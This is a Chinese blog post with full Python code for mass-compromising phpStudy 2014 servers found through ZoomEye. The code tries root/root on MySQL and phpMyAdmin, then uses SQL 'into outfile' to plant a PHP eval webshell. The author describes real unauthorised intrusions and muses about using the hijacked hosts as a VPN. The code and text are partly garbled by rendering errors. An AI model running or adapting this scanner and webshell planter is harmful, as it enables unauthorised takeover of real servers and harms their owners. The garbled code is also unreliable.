黑客派


使用 Python 批量爬取 WebShell

作者：zjhch123

原文链接：https://hacpai.com/article/1484755711582

来源网站：黑客派

<h2 id="使用Python批量爬取WebShell">使用 Python 批量爬取 WebShell</h2>

<blockquote>
 还在用爬虫爬一些简单的数据？太没意思了！我们来用爬虫爬 WebShell！
</blockquote>
<h2 id="0--引子">0. 引子</h2>
前些天访问一个平时经常访问的网站，意外的发现这个站出了问题，首页变成了 <code>phpStuy 探针 2014</code>，大概是这样的：
 

 查看了一下之后发现，在这个探针的底部，有一个检测 MySQL 数据库连接检测的功能：

 可以使用这个功能，检测这台主机上的 MySL 数据库的账号密码。
 然后我注意到了低栏里写了 <code>phpMyAdmin</code>

 于是就在域名后面直接加上了 <code>/phpmyadmin</code> 进行访问，没想到，真的能访问。

 使用弱口令 <code>root/root</code> 成功登陆之后，我就有了想法：
 MySQL 具有导出数据的功能 <code>into outfile</code>，那应该可以直接导出一个一句话木马出来，然使用菜刀连接吧。绝对路径也在 <code>phpStudy 探针 2014</code> 那个页面能看到，那就开始试呗。
<h2 id="1--第一个WebShell">1. 第一个 WebShell</h2>
成功登陆 <code>phpMyAdmin</code> 之后，使用其 SQL 功能，导出一句话木马。

 使用菜刀连接。

 拿到服务器。

<h2 id="2--自动化操作">2. 自动化操作</h2>
以上的操作都是手工操作，如果希望用爬虫来获取，必须把手工操作简化成程序自动运行。
 以上总共分为 5 步，其分别为：

 使用 <code>phpStudy 探针</code> 上的 MySQL 检测工具，检测是否是弱口令，如果是的，记录下绝对路径
 检测是否存在目录 <code>/phpmyadmin</code>
 登陆 <code>phpmyadmin</code>
 使用 <code>phpmyadmin</code> 的 <code>SQL</code> 功能，将一句话木马导出到绝路径
 使用菜刀连接【这个不用自动化

考虑到人生这么短，世界这么大，我这里使用 <code>Python</code> 作为主要编程语言，版为 3.x。
 用到的库主要有 HTML 解析库 BeautifulSoup 和网络请求神库 requests。
 以下编程的总体思路，为了简单起见，暂时没有用到多线程，多进程和协成方面的东西。代码会附在最后
<h3 id="1--检测弱口令">1. 检测弱口令</h3>

函数签名：<code>MySQLConnectCheck(ip)</code>
 实现功能：根据提交上来的参数 i，进行检测其对应的 <code>MySQL</code> 服务是否为弱口令，如果是，先将 ip 记录，再获取对路径，并将其保存在一个变量内以供接下来使用。
 实现思路：

首先抓包，得到检测弱口令时请求的页面以及提交的参数：
 <img src="https://static.hacai.com/images/img-loading.svg" alt="demo9" data-src="https://image.hduzplus.xyz/image/184709102830.jpg">
发现提交过一个请求后，返回的 HTML 页面内会根据结果生成相应的弹窗 JS 代码
 <img src="https://static.hacpai.com/images/img-loading.svg" alt="demo10" data-src="https://image.duzplus.xyz/image/1484709226100.jpg">
根据 1，2 就可以进行编码工作

<h3 id="2--检测phpmyadmin目录">2. 检测 phpmyadmin 目录</h3>
函数签名：<code>PhpMyAdminCheck(ip)</code>
 实现功能：根据参数 ip，检测其对的 phpmyadmin 页面时候存在。
 实现思路：
 使用 requests 库对指定 url 进行访问，监其返回值是否为 200。
<h3 id="3--模拟登陆phpmyadmin">3. 模拟登陆 phpmyadmin</h3>
函数签名：<code>LoginPhpMyAdmin(phpMyAdminURL)</code>
 实现功能：根据参 phpMyAdminURL，对指定页面的 phpmyadmin 进行登陆，获取到登陆后得到的 token 和 Cooki
 实现思路：
 这里有点坑，先不说思路了，说说坑点。
 通过开发者工具抓包得到提的参数里有一个 token，这个 token 和登陆之后后端返回给我的 token 值看上去是相同的，所以我开始就直接用这个 token 进行下一步操作，结果没想到的是怎么都无法操作。后来我发现，在登陆的候不提交 token 也丝毫不影响获取到 Cookie，反而 token 会随着登陆成功的页面一起返回回来...
 ……以上说的有点乱，但是如果有人真正尝试过模拟登陆的话，可能会和我有共鸣吧。
 思路实就是模拟一个 form 表单的提交，要注意的是，返回值是 302 的时候 python 的 requests 库会自动 follow redirect，可以在发送请求的时候设置 <code>allow_redirect = False</code> 或者对得到响应取第一个 history，<code>response.history[0]</code>，具体的在我的代码里可以体现出来

<h3 id="4--执行SQL语句">4. 执行 SQL 语句</h3>
函数签名：<code>ExecuteSQL(cookies, phpMyAdminURL, token)</code>
 实现功能执行 SQL 语句，导出一句话木马
 实现思路：也是一个 form 表单提交，通过开发者工具可以很易的得到提交的数据。这里只要 token 和 Cookie 正确的话没有丝毫坑点。
<h3 id="5--编码工作基本完成">5. 编码工作基本完成</h3>
到这里，整体的实现框架就完成了。剩下的工作就是获取到足够的目标 ip，来进行批量扫描检测
<h2 id="3--批量获取IP">3. 批量获取 IP</h2>
有三种方法批量获取 IP

使用钟馗之眼 API 批量获取
使用撒旦搜索 API 批量获取
使用搜索引擎查找关键字

因为我个人对钟馗之眼和撒旦搜索比较熟悉，所以就使用前 2 种方法了。
 对于 1，思路是

 访问钟馗之眼 API 文档，根据其提供的验证方获取到 Access_token
 使用 <code>主机设备搜索</code> 接口，搜索条件为 <code>phpStudy 2014</code>，者 <code>phpStudy 2014 Country:CN</code> 进行获取，我个人测试，可以获取到 1-400 页的容，大概有 4000 个 IP
 使用 python 对获取到的 ip 进行整理，保留其 ip 地址
 代码很简略，如下：

<pre><code class="highlight-chroma">import requests

headers = {"Authorization":"X"}

url = "https://api.zoomeye.org/host/search?query=phpStudy+2014not found render function or node [type=NodeHTMLEntity, Tokens=&]not found render function for node [type=NodeTMLEntity, Tokens=&]page="

f = open("ip.txt", "a+")

for i in range(1,401):

print(i)

target = url + str(i)

try:

response = requests.get(target, timeout = 1, headers = headers)

print(response.text)

matches = response.json()["matches"]

for result in matches:

ip = result["ip"]

f.write(ip + "\n")

except BaseException as e:

continue

f.close()

</code></pre>

对于撒旦搜索，想要获取到大量数据还有些麻烦，暂时不提了。
<h2 id="4--开始爬取webshell">4. 开始爬取 webshell</h2>
在此之前，需要对我们的代码进行加工。其思路是读取 ip.txt 内的 ip 地址数据，构造成 http://ip 的形式，并循环调用 <code>MySQLConnectCheck(ip)</code> 方法。
<h2 id="5--运行截图">5. 运行截图</h2>

 
 效果还是不错的！
<h2 id="6--感想">6. 感想</h2>
这种漏洞其实比较简单，能获取到的 webshell 数量比较少。
 但是使用爬虫获取这类东西比爬一些简单的数据有意思多了，能得到的成就感也更大。
 用菜刀连接之后，发现有很多前人经来过了...目录下面各种一句话木马...
 也算是得到了一些美国、香港的 IP，不知道可不可以利他们搭一个 VPN 呢，嘿嘿。

<h2 id="7--最后-上代码">7. 最后，上代码</h2>
代码写的有些乱，见谅

```
import requests
import re
from bs4 import BeautifulSoup

def writeMySQLOKIp(ip):
with open("mysql.txt", "a") as f:
f.write(ip+"\n")

def writeShellIp(ip):
with open("shell.txt", "a") as f:
f.write(ip + "\n")

def MySQLConnectCheck(ip):
global location
data = {
"host": "localhost",
"port": "3306",
"login": "root",
"password": "root",
"act": "MySQL检测",
"funName": ""
}
action = "/l.php"
try:
formAction = ip + action
response = requests.post(formAction, data = data, timeout = 5)
if response.ok:
print(ip, "访问成功")
body = response.text
htmlBody = BeautifulSoup(body, "html.parser")
if htmlBody.select("script")[0].string.find("正常") != -1:
print(ip, "数据库连接成功")
```

```
trs = htmlBody.select("table")[0].select("tr")
location = trs[-2].select("td")[-1].string
writeMySQLOKIp(ip)
PhpMyAdminCheck(ip)
else:
print(ip, "数据库连接失败")
else:
print(ip, "访问失败")
except BaseException as e:
print(ip, "访问错误")
PhpMyAdminCheck(ip)

def PhpMyAdminCheck(ip):
phpMyAdminURL = ip + "/phpmyadmin"
try:
response = requests.get(phpMyAdminURL, timeout=5)
if response.ok:
print(ip, "phpmyadmin连接成功")
LoginPhpMyAdmin(phpMyAdminURL)
else:
print(ip, "phpmyadmin连接失败")
except BaseException as e:
print(ip, "error")

def LoginPhpMyAdmin(phpMyAdminURL):
try:
data = {"pma_username": "root", "pma_password": "root", "server": "1", "lang": "en"}
response = requests.post(phpMyAdminURL+"/index.php", data=data, timeout=5)
# 得Token
pat = re.compile(r"var token = '(\S*)'")
token = re.findall(pat, response.text)[0]

def ExecuteSQL(cookies, phpMyAdminURL, token):
global location
try:
sql = "select 'not found render function for node [type=NodeHTMLEntity, Tokens=<]
ot found render function for node [type=NodeHTMLEntity, Tokens=<]?php @eval($_POST[set
ing])?not found render function for node [type=NodeHTMLEntity, Tokens=>]not found
ender function for node [type=NodeHTMLEntity, Tokens=>]' into outfile '" + location + "/sett
ng.php'"
```

```
data = {
"is_js_confirmed":"0",
"db": "mysql",
"token": token,
"pos": "0",
"prev_sql_query": "",
"goto": "db_sql.php",
"message_to_show": "123",
"sql_query": sql,
"sql_delimiter": ";",
"show_query": "1",
"ajax_request": "true"
}
headers = {"Cookie": cookies}
response = requests.post(phpMyAdminURL+"/import.php", data=data, headers=headers, tim
out=3).json()
if response["success"]:
print(phpMyAdminURL+"/setting.php", "webshell植入成功, pwd:setting");
writeShellIp(phpMyAdminURL+"/setting.php")
else:
print(phpMyAdminURL, "webshell植入失败, reason:", response["error"]);
except BaseException as e:
print(phpMyAdminURL, "error")

def main():
with open("ip.txt", "r") as f:
for line in f:
ip = line.strip("\n")
target = "http://" + ip
try:
MySQLConnectCheck(target)
except BaseException as e:
print(e)
continue

location = ""
if name == "main":
main()
</code></pre>
```